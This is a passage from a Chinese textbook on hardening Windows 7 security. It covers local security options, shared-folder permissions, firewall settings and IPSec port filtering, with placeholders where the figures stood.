


图 7-21 Windows 备份文件和目录属性

② 出现“选择用户或组”窗口，如图 7-22 所示，先单击“对象类型”选择对象的类型，再单击“位置”选择查找的位置，最后在“输入对象名称来选择”下的空白栏中输入用户或组的名称，输完后可单击“检查名称”按钮来检查名称是否正确；

③ 最后单击“确定”按钮即可将输入的对象添加到用户列表中。



图 7-22 Windows 选择用户和组属性

（3）安全选项

可以启用或禁用计算机的安全设置，如数据的数字签名、Administrator 和 Guest 账户的名称、软盘驱动器和 CD-ROM 驱动器访问、驱动程序安装行为和登录提示等。

进入“控制面板→系统和安全→管理工具→本地安全策略→本地策略→安全选项”，如图 7-23 所示。




图 7-23 Windows 安全选项

同样双击某项策略，在弹出“属性”窗口中，对相应的策略进行设置。

2．共享文件夹及访问权限

进入“控制面板→系统和安全→管理工具→计算机管理”，进入“系统工具→共享文件夹”，如图 7-24 所示。




图 7-24　Windows 共享文件夹及访问权限

查看每个共享文件夹的共享权限，只将权限授权于指定账户。

7.3.1.3　网络管理配置

1．防火墙策略

启用 Windows 自带防火墙。进入“控制面板→系统和安全→Windows 防火墙”，如图 7-25 所示，可以分别对家庭或工作局域网以及公用网络设置不同的安全规则。




图 7-25　Windows 防火墙

① 打开或关闭 Windows 防火墙：可以分别对家庭或工作局域网以及公用网络设置不同的安全规则。

② 允许程序或功能通过 Windows 防火墙：用户可以单独允许某个程序通过防火墙，打开后列表中可以看到常用的网络软件，通过勾选复选框允许或者阻止某个程序软件在家庭或者公用网络中的通信状态。如果需要添加允许通过 Win7 防火墙的程度或功能，只需要单击右下角“允许运行另一程序”按钮，即可设置需要通过防火墙的程序。

③ 还原默认设置：如果用户对防火墙设置不当，很有可能造成系统无法访问网络的状况。如果用户不清楚到底什么设置导致某些应用无法正常工作或者无法访问网络，可以单击 Win7 防火墙主界面左侧的对应项设置计算机的 IP 安全策略，将防火墙配置恢复到 Win7 防火墙的默认状态，轻松“一键还原”。

2．IP 安全策略

进入“控制面板→系统和安全→管理工具→本地安全策略→IP 安全策略”，如图 7-26 所示。在本地计算机中设置 IP 安全策略，启用 Windows 系统的 IP 安全机制(IPSec)或网络连接上的 TCP/IP 筛选，只开放业务所需要的 TCP，UDP 端口和 IP 协议。

